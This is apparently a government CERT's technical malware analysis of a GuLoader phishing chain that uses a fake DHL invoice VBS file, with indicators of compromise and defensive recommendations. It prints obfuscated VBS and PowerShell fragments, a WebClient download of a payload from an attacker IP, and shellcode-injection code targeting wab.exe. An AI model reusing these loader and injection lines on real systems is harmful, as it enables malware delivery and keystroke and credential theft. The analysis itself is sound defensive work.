REPUBLIC OF ALBANIA
NATIONAL AUTHORITY FOR ELECTRONIC CERTIFICATION AND CYBER SECURITY
DIRECTORATE OF CYBER SECURITY ANALYSIS

Guloader Malware, Technical analysis

Version: 1.0
Date: 29/04/2024

TABLE OF CONTENTS

TABLE OF FIGURES

The report has been prepared to document and analyze attempts at cyberattacks against Critical and Important Information Infrastructures in the Republic of Albania. The content of this report is based on information available up to the date the analysis was completed.

The dissemination of this report aims to inform and raise awareness among stakeholders about the indicators of attacks impacting Critical and Important Information Infrastructures in the Republic of Albania. The report should not be treated as conclusive until its final update.

This report has limitations and should be interpreted with caution!

Some of these limitations include:

Phase One:
Information sources: The report is based on information noted at the time of its preparation. Meanwhile, some aspects may differ from current developments.

Phase Two:
Analysis details: Due to resource limitations, some aspects of the malicious file might not have been thoroughly analyzed. Any additional unknown information may reflect changes in the versions of the report.

Phase Three:
Information security: To protect resources and confidential information, some details may be mitigated or not included in the report. This decision is taken to maintain the integrity and security of the data used.

AKCESK reserves the right to change, update, or modify any part of this report without prior notice.

The findings of the report are based on information available during the investigation and analysis period. There is no guarantee regarding possible changes or updates to the reported information over time. The report authors are not responsible for any misuse or consequences of decisions based on this report.

Executive Summary

The report highlights the need for vigilance and proactive measures in the face of sophisticated cyber threats, emphasizing the importance of regular updates and implementation of recommended security practices to protect critical and important information infrastructure

During active monitoring, the SOC team at AKCESK has identified attempted attacks against one of the critical infrastructures of the Republic of Albania. These indicators were immediately passed on for a more in-depth analysis to the Cyber Security Analysis Directorate team. The report contains technical details as well as indicators of compromise that were identified by the in-depth analysis.

At the end of the report are the relevant recommendations drawn up by the Cyber Security Analysis Directorate team.

Technical Information



Figure 1: The infection chain from the malicious file GuLoader

Analysis of file: dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs

The file *dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs* with hash value **sha256:** *b312e71220b5c1a59397380829978ee5e10404d28c9573f576459fdae6103507* is a file written in **Microsoft Visual Basic**. At first glance, the file looks like it contains pieces of text that are devoid of information, but this is a way developed by malicious actors to make analysis as difficult as possible

A variable named **Forsdene** is defined in the script and stores the concatenated value of several characters as follows:
Forsderne = "po" + "w" + johannesburg + "rsh" + johannesburg + "ll" and johannesburg = Chr(90+Improbabilities).
The **Chr** function returns the value from unicode to **ASCII** format and when you add it to the variable **Improbabilities** it returns to the letter "e" and the word created is **Powershell**. So we understand that an attempt is made to execute a command in Powershell. We also have a function named **Pantry** as well as initializing a variable named **Blissed: Set Blissed = CreateObject("WScript.Shell")** which serves to execute various script parts such as Powershell commands.
fascistized = Blissed.Run(Subalternant,0)
Subalternant = Forsderne + ChrW(34) + Lolloping + ChrW(34)

Powershell command and some strings as parameters:

```
dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024.vbs
342     'Flagdagene doktordisputatsens medicinmssig talblokkene krablendes optometrist karatene botcherly crus
343
344
345     Forbrugerombudsmnden = Now
346
347     End Function
348
349     Crotintidsrummetto = String(40,"R83")
350
351
352
353     'tryksvrten tailbone amalgam terrorhandlings fratrdendes170; tippy jetsoms, originaldisketternes42 sko
354     Function Pantry
355
356     'Svirpendes, maadeligste fototek forlystelsessyge tejn227. vgtforgelsen stdpudestaterne: afsaltede.
357     'Programhovedet? fetishic aandsnrvrelsens? programdokumentationer meagreness udrustningens aandemanern
358     Set Blissed = CreateObject("WScript.Shell")
359
```

Figure 2: Wscript.Shell

```
'Muskats svejfers109, genindkaldelsens bambussers20 foolishly! hypnotiseret flittige
end if
'Grundfladeradiussers deponeringsmuligheders effektiviseringen overlavishness ideolo

'Vovehalse? absonant momentoes; tremasternes175 grftekants? getatability83 forkortel
'Clasher: vacuo20 staalstberiernes nonnotable anethene adonissers tuningssttenes; sk
Forsderne = "po" + "w" + johannesburg + "rsh" + johannesburg + "ll "
'Dykkerdragts: glykose bogled!
```

Figure 3: Powershell.exe

A high level of obfuscation is evident as variables take values based on strings descriptions

from the most diverse, so the best way to understand the behavior remains by running the file and following it through **debug**. A breakpoint is set at the **Subalterant** variable and during execution it is evident that the variable holds the commands for Powershell and some hidden commands.



Figure 4: Powershell command

We attempt the command in PowerShell and copy it into a **.ps1** file, where we begin the analysis by executing it partially to understand the behavior of the files.
We try the command in Powershell and copy it to a **.ps1** file, where we start the analysis by running it partially to understand the behavior of the files.
The file reveals the functions: **Kalkning** and **Prvelsldates**:

function Kalkning($Dictyostele) {
& ($Typifikationer) ($Dictyostele);
}

The variable **$Typifikationer** carries the value **iex** (Invoke-Expression) and **$Dictyostele** takes as a parameter the commands that in execution come out of hiding through the **Prvelsldates function.**

Function Prvelsladtes($Umiri) { $Makronen = $Umiri.Length - $Corporales; For ($Marsupialised = 6; $Marsupialised -lt $Makronen; $Marsupialised += (7)) { $Dyrtidens += $Umiri.$Unpopulously.Invoke($Marsupialised, $Corporales);
}$Dyrtidens;
}

Since we have several functions that call the string output, we call on several variables to see what this malicious file is about.

```
29      Kalkning (Prvelsladtes 'Unnaiv$ChickwgBirthrlReligioFrisvmbUndisoatakstt1 Petal:BorggaKPlastrisloperpBl.mrapDisbure KarupkP
30       Kalkning (Prvelsladtes 'L.niat$ Arma gHjlpeol dovesoNon,icbKonsulaFlorvilFis,yb:GrafikS BaghooSvrtstlSkudvebbehandjClutchr
31       Kalkning (Prvelsladtes 'Snrliv$.ematigShelvelHikulioDivulgbStjernaBl,mstlPhysia: H,vmoRS aadraMu,culr Svi giLandskt Thermi
32       Kalkning (Prvelsladtes 'Ulyd,g$Gen ptgNirvanlb,gitnoDinglebRingataArbejdl Doses: GonotV ellera By lacTvangshOmnor esk.lefr
33       $r1=Prvelsladtes 'region$Dryl.tg RoadelGen,anoApteribPortrtaOronaslstr,kn: Guttup.eklemh Debaty ubernlMetasylIdoistoCarol
34       $r2=Prvelsladtes 'Fstvid$beslgtg isektlBegmanoR.commbSaebeiaMisforlTheeli:FuldstAcivilkpVacuouh Vej,eoKalkunrSub,ini ejrud
35       $r3=Prvelsladtes '  ulvk$BlyantgNonfelF actuoTheronbUncopyaMyohemlNabot:.troboBRelatin.azehonT ykkeeFastsprTrafikuPl.nip
36       $r4=Prvelsladtes ' Stenb$SelvanBinpou,nma gann Roulle KammerKlft.ruHalvtopPror.k. umpilHSmaaorePipespa Ponted Sabote Gener
37       $r5=Prvelsladtes ',krupl$ gle sg Tyvepl EkvipoThronebStanleaT morol Segge: HenteKSekstieTascautneutroo Lyso.hHalefie  olon
38       $r6=(Prvelsladtes 'Hjemme$Litt,rg,uticulSpeechoDatovebDiamanaPlatyclEnkedr:HaletuLSknskriPilhenkUndsttr Heyn,eForma,nSk,bs
39       $r7=Prvelsladtes 'TvrsukSRaadsmtentozoa Acholr Arch t,ftepa-tavellSJumball,edlegeFlighteDatalipstoneh Regeri4Messme ';
40       $r8=Prvelsladtes 'Leosop$GalliugRudd.elFahrenoNedsnkbD alysaBiogralBacons: UdspeKOmnormeHemolyt .oryio Unm nhStomaceKevyn,
41       $r9=Prvelsladtes ' Weste$Fo,vrrgSigt.alVidnefoAntonebB stnkaUnyo.nlUnbann:ven.alUPetticnTritonaSynergdsymphyjK.rthee solfr
42       $r10=Prvelsladtes 'Unnaiv$ChickwgBirthrlReligioFrisvmbUndisoatakstt1 Petal:BorggaKPlastrisloperpBl.mrapDisbure KarupkPo,ys
43       $r11=Prvelsladtes 'L.niat$ Arma gHjlpeol dovesoNon,icbKonsulaFlorvilFis,yb:GrafikS BaghooSvrtstlSkudvebbehandjClutchr Inkb
44       $r12=(Prvelsladtes 'Snrliv$.ematigShelvelHikulioDivulgbStjernaBl,mstlPhysia: H,vmoRS aadraMu,culr Svi giLandskt ThermiNonr
45       $r13=(Prvelsladtes 'Ulyd,g$Gen ptgNirvanlb,gitnoDinglebRingataArbejdl Doses: GonotV ellera By lacTvangshOmnor esk.lefrHyr.
46
```

Figure 5: File modification

From the **outputs** of the variables, it is evident that a command is executed in Powershell which tries to download a file named: ***Rkenstaten.dsp*** from the url ***http://94[.]156[.]79[.]64.***
This is evidenced by the **$Brujeria** variable:
New-Object System.Net.WebClient.DownloadFile(http://94.156.79.64/Rkenstaten.dsp,C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub).
The file is saved in *C:\Users**UserX**\AppData\Roaming* with the name **Skotsterrierens.Kub.**
This file has a very long string of characters that at first glance appears to be ***base64*** encoded.

```
Skotskterrierens.Kub
1   6wJ9JOsCPhu7FlENAOsC1LHrAiwZA1wkBOsCFlXrAvefuXrnT9XrAiDH6wKQU4HxKiQPQusCgajrAkTvgcGwPL9ocQGb6wKevOsCsCbrA
2   grLutZspOdxAZtxAZvrAkDlcQGbMcrrAsZWcQGbiRQL6wLTCesCdYzR4nEBm+sC/8mDwQRxAZtxAZuB+apxkgN8y3EBm+sC1+qLRCQE6wLQd3
3   EBm4nD6wL9jOsCDq+BwwH9NAPrAlPv6wL6N7qOj6kOcQGbcQGbgeqK8NcOcQGb6wLnKIHqBJ/R/3EBm3EBm+sCz9RxAZvrAtFp6wKWCIsMEHEBm+sC
4   296JDBPrAp2tcQGbQusC2PTrArNHgfrQ6wQAddNxAZtxAZuJXCQM6wLoLOsCFgSB7QADAADrAlSRcQGbi1QkCHEBm+sCY56LfCQEcQGb6wKzsYnrcQGbc
5   QGbgcOcAAAAcQGbcQGbU+sCY2ZxAZtqQOsC3uZxAZuJ63EBm+sCMovHgwABAAAA0KID6wKYaHEBm4HDAAEAAOsCQKLrAnolU3EBm+sCcZiJ63EBm+sCd8yJuw
6   QBAABxAZvrAvQKgcMEAQAAcQGbcQGbU3EBm+sCHrVq/+sCOdrrAl3rg8IFcQGb6wITnjH26wKgqOsC61AxyesC0AHrAhwZixrrAkd7cQGbQesCpG5xAZs5HAp183EB
7   m+sCvfpG6wKlrXEBm4B8Cvu4dd3rAmkv6wJNQotECvzrAuXZ6wKoKSnwcQGbcQGb/9LrAtXTcQGbutDrBADrAmgF6wJrDDHA6wK
8   5LusCCeGLfCQMcQGb6wL1YoE0B/wAiNtxAZvrArw3g8AEcQGb6wJlnjnQdeTrAsfN6wKUFYn76wLIV3EBm//X6wJ+FnEBmwrHiVI
9   Zxw3yA/93TV4rsVpJKXckA9U0vpeBPfID/3c/4AxqWkkpdyQDp4mZTEx3VtX/dySJ990sPhQXa+6JbSw+S0MmorlsFtalCSos6Ck
10  cffGEJ/eACSrc2QgpeMgwEZqFWr3F2U+f8QDE/ObSCZ/xAEu/2AkJt/EAWMXVJwmv8QC3tum0CRpFys/Sfek9EbsJT15oAYjb4IF
11  NopqBcVrUgT1P/QCIIld4tiw6OgHgvIE9T/0AiFyI5/FaeZSJ2/wKK349hEHgcZSJ2/x1HF8agHVcxdOwL3jBDBhlhfDa/AAMG3WdxNr8ANviNOj1OvgADAp1RcwyZaWM23+9JNv8AOjUeNFP2/w5S1R5ZInb/
12  lcm5lcyBTbmFra2VkZXMgSG9ib2tlbiBPdmVyc2NvcmUgSW50ZXJtZXp6aXMgVW5jcm9zc2FibGVuZXNzIFNlY2Vzc2lvbmFsIFNrbHJvZGVuIA==
```

Figure 6: Skotskterrierens.Kub

At the end of the file, we set a **breakpoint** in the **$Vacherin** variable and it is evident that we have a script part in **Powershell** again.

```
[DBG]: PS C:\Users\flare>>

[DBG]: PS C:\Users\flare>> $Vacherin
<#dedicer Costerdom Deputizes Table Molest brusehaners #>
$Makroners=Prvelsladtes 'catar,\ StuelsHelgejy gradus,pitrowProcraoImportw Ddked6Stinka4Monoc,\ T lvtWN tetsi DiagonCir,usdTr skao.upr
$Prebesettingankboksen=Prvelsladtes 'entocopDubleaobylrnbwthiocyeSacquerRakkersMais,rhSa,meneNaboerlHypo,rlFoodi .gldelae Modtax.ftetb
$johanniter =Prvelsladtes 'MagpieeO,gelsxSukretiAntihutFo,stc '
Kalkning (Prvelsladtes ' Skriv$Spreadg ,ardilSkarksoWit.oub R,mjeaProgenlBankdi:IndhegKSanukiaC.itinlVabletiForgifu De.rkmUtopiecPrior
Kalkning (Prvelsladtes ' T enk$SportsgVaultslautotooThymolb Ev.rgaP ndullMurera: D,ckmSCordiatTriostrN,nspra Galaxa PostslDeclariOrthos
Kalkning (Prvelsladtes ',iltnk$Udbulegun ercl Is smo Studib Cy.opa ,isprlDanger: Pent,NGrundooVagtsen Arnatp Hj,edhCincheo MuselbSkriv
Kalkning (Prvelsladtes 'Encein$  etalgBaduhelBulk,goManifebSupersaglobehlLuftig:EncyclAPre btc estufc oejleeMenubir OverpsArkln,eAffyr
Kalkning (Prvelsladtes 'LeninsiMotivuf Kry,t Tlsyns(Havneb! Verde$AschehA dopticDelimecUnderweStridurIndrejsFro.teePicofa) Press{Gamba
if($Likrens -or $Accerse){
&$Kaliumcyanider $Nonphobic
Kalkning $johanniter
}
function Undisturbedness ($Philopoet,$Prebesetting) {
#Rundturers Spgelsetimernes shewers Tresindstyve Dipyrenous Supermechanically Ceratophrys Folkeskolelreres tilkrselsramper Kvalmes Hea
```

Figure 7: Stage 2 powershell script

It is evident that again we have a very high level of hiding *(technique: obfuscation)* of the malicious code.
During the execution, the following variables were detected by the **debugger:**

$tetrasporangia > Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
$Bedplates > User-Agent
$Spiderlike > http://94.156.79.64/Rkenstaten.dsp

$Hamamelidin > ">"
$Typifikationer > iex
$Knsdrifts > echo %appdata%\Skotskterrierens.Kub && echo $
$Bnnerup = New-Object System.Net.WebClient
$Brujeria > New-Object System.Net.WebClient.DownloadFile(http://94.156.79.64/Rkenstaten.dsp,C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub)

$phyllo > array me dy vlera : C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub dhe "&"
$Rapportgeneratorens > C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub

$r1 > phyllo = cmd /c echo %appdata%\Skotskterrierens.Kub && echo $

$Bnnerup.Headers[$Bedplates]=$tetrasporangia

This translates to: "Object headers are set to Mozilla/5.0 (Windows NT 10.0; Win64; x64;rv:121.0) Gecko/20100101 Firefox/121.0".

$Demagnification > System.dll
$Townlet >Microsoft.Win32.UnsafeNativeMethods
$Timelofterness > GetProcAddress
$Floragraferende > ReflectedDelegate
$Idhhmandens > InMemoryModule
$Recompenses > Class, Public, Sealed, AnsiClass, AutoClass
$Morgenfriskes > Invoke
$Sukkerfrie >Public, HideBySig, NewSlot, Virtual
$Hundene > VirtualAlloc
$sammenvoksningen > ntdll
$Fornjer > NtProtectVirtualMemory
$psychologism > User32
$Pyelocystitis > CallWindowsProcA
$Mlt > Kernel32
$Brejning > user32
$Interfoliere > ShowWindow

From the variables extracted from hiding above, it is concluded that an attempt is being made to inject a piece of code into a process. We continue with the code analysis and make a modification by adding **Write-Output** and delete the part where the function is called. And in the powershell terminal we see a long list of commands:

```
PS C:\Users\flare> C:\Users\flare\Desktop\Concatenated.ps1
$global:steevings = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Unexpended $Mlt $Hundene), (Multinucleolated @([IntPtr]
, [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$global:Pneumatometry = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Unexpended $Brejning $Interfoliere), (Multinucleola
ted @([IntPtr], [UInt32]) ([IntPtr])))
${Host}.UI.RawUI.WindowTitle = $Femaaret
$global:Overretssagfrer = (Get-Process | Where-Object { $_.MainWindowTitle -eq $Femaaret })
$global:Fletkommandoernes = $Overretssagfrer.MainWindowHandle
$Pneumatometry.Invoke($Fletkommandoernes, $Udbringningsgebyrs)
$global:Stabilised = $steevings.Invoke($Udbringningsgebyrs, 664, $PhilopoetllocType, $PhilopoetllocProt)
$global:Maximisations = $steevings.Invoke($Udbringningsgebyrs, 61001728, $PhilopoetllocType, $PhilopoetllocrW)
[System.Runtime.InteropServices.Marshal]::Copy($Solbjrg203, $Udbringningsgebyrs,  $Stabilised, 664)
[System.Runtime.InteropServices.Marshal]::Copy($Solbjrg203, 664, $Maximisations, $Matachinas207)
$global:Albylernes220 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Unexpended $psychologism $Pyelocystitis), (Multinuc
leolated @([IntPtr], [IntPtr], [IntPtr], [IntPtr], [IntPtr]) ([IntPtr])))
$Albylernes220.Invoke($Stabilised,$Maximisations,$Referrals185,$Udbringningsgebyrs,$Udbringningsgebyrs)
```

Figure 8: Copying shellcode to a process

Converting **base64-encoded** strings to bytes: The script uses a string encoded with base64, converts it to bytes and uses these bytes to create a memory space. A new repositioning is created. These functions include **VirtualAlloc, CreateThread,** and **WaitForSingleObject**. The difference in our case is the **base64-encoded** variable is the file it was stored in **%appdata%\Skotskterrierens.Kub.**

```
$global:Rarities = [System.Text.Encoding]::ASCII.GetString($Solbjrg203)

[DBG]: PS C:\Users\flare>> $r11
$global:Solbjrg203 = [System.Convert]::FromBase64String($Kippekalv)

[DBG]: PS C:\Users\flare>> $Kippekalv
6wJ9JOsCPhu7FlENAOsC1LHrAiwZA1wkBOsCFlXrAvefuXrnT9XrAiDH6wKQU4HxKiQPQusCgajrAkTvgcGwPL9ocQGb6wKevOsCsCbrAgrLutZspOdxAZtxAZvrAkDlcQGbMcr
```

Figure 9: Base64 encoded

The purpose is to put **Guloader** shellcode in memory. To understand where the first **shellcode** is located, we must follow the logical line by executing the variables step by step and come to the conclusion that**: From bytes 0 to 664 is the shellcode. And now we need to find the address where this shellcode is allocated. (WARNING!) every time we run the file the address will always change.**

```
158  #Psychiatrist Consanguineously Superuser Nonpickable Kunsthaan
159  rorschachprvers 'B1B993999E8F87C4B89F849E83878FC4A3849E8F98859
160  #Ancon Diamantslibers forskningsafdelingen Vandalens Uniphase
161  rorschachprvers 'CE8D8685888B86D0AB868893868F98848F99D8D8DACAD
162  #Vibecke Escribed Forfarens Eksaminatorens Strimmel Overderidi
163  rorschachprvers 'CEAB868893868F98848F99D8D8DAC4A3849C85818FC2C
164  #Noncontemptibly Slethvarrerne Udeladelse Kieffer Shikaris Not
165  $r4=""

124846080

[DBG]: PS C:\Users[redacted]>> $Stabilised.ToString("X")
7710000

[DBG]: PS C:\Users[redacted]>> $Matachinas207
321487

[DBG]: PS C:\Users\[redacted]>> $Makroners
\syswow64\WindowsPowerShell\v1.0\powershell.exe

[DBG]: PS C:\Users\[redacted]>> $Stabilised.ToString("x")
7710000
```

Figure 10: The relocated address

From the investigation in the ***x64dbgr*** tool we connect the powershell process that is being executed and set a **breakpoint** at the address found.



Figure 11: The Shellcode Address

We create a memory **dump** and see in the figure below the **shellcode** that is injected.



Figure 12: Shellcode

Then we continue with the process and we will see the legitimate process **Wab.exe** which will open and make a connection with IP command and control: 193[.].222[.].96[.]11

Shellcode is injected into a legitimate process. Also, if we open the file: *C:\Users\UserX\AppData\Roaming*, a file created by this process named **klgbvnspt**.dat will be identified. This file saves all the activities the user does on his computer *(Keylogger).*

```
klgbvnspt.dat

[2024/04/23 15:46:18 Offline Keylogger Started]

[2024/04/23 15:46:18 C:\Users\flare\Desktop\240418-sh4g7sgd46_pw_infected (1)\dhl_doc_awb_shipping_invoice_18_04_202]

[2024/04/23 15:46:21 Search]

[2024/04/23 15:46:25 C:\Users\flare\Desktop\240418-sh4g7sgd46_pw_infected (1)\dhl_doc_awb_shipping_invoice_18_04_202]
[Win]
[2024/04/23 15:46:26 Search]
run[Enter]

[2024/04/23 15:46:27 Run]
$[BckSp]%APPDATA%[Enter]

[2024/04/23 15:46:30 Program Manager]

[2024/04/23 15:46:30 C:\Users\flare\AppData\Roaming]
keylogger
```

Figure 13: Keylogger

We extract the injected shellcode by running the malicious file in the automated sandbox. ***http://94[.]156[.]79[.]64/cMkeRMn30.bin*** *which is injected into* ***wab.exe.***

```
GET    http://94.156.79.64/cMkeRMn30.bin    WAB.EXE
```

Figure 14: cMkeRMn30.bin

Indicators of compromise

HASHES :

- dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs
- sha256:*b312e71220b5c1a59397380829978ee5e10404d28c9573f576459fdae6103507*

IP:

- 193[.].222[.].96[.]11 C2

URL:

- http://94.156.79.64/Rkenstaten.dsp
- http://193.222.96.149/Rkenstaten.dsp
- http://94[.]156[.]79[.]64/cMkeRMn30.bin

MITRE ATT&CK Techniques

No.	Tactics	Technique
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
8	Command and Control (TA0011)	T1071.003: Mail Protocols

Recommendations

AKCESK recommends:

- Immediate blocking of the Compromise Indicators mentioned above on your defensive devices.
- Ongoing analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis not only based on access list rules but also on behavior (NextGen Firewalls).
- Segmentation of identified systems into different VLANs, applying "Access control list for the entire network perimeter"; web services should be separated from their databases, and Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Application of traffic filters in the case of remote access to hosts (employees/third parties/clients).
- Implementation of solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
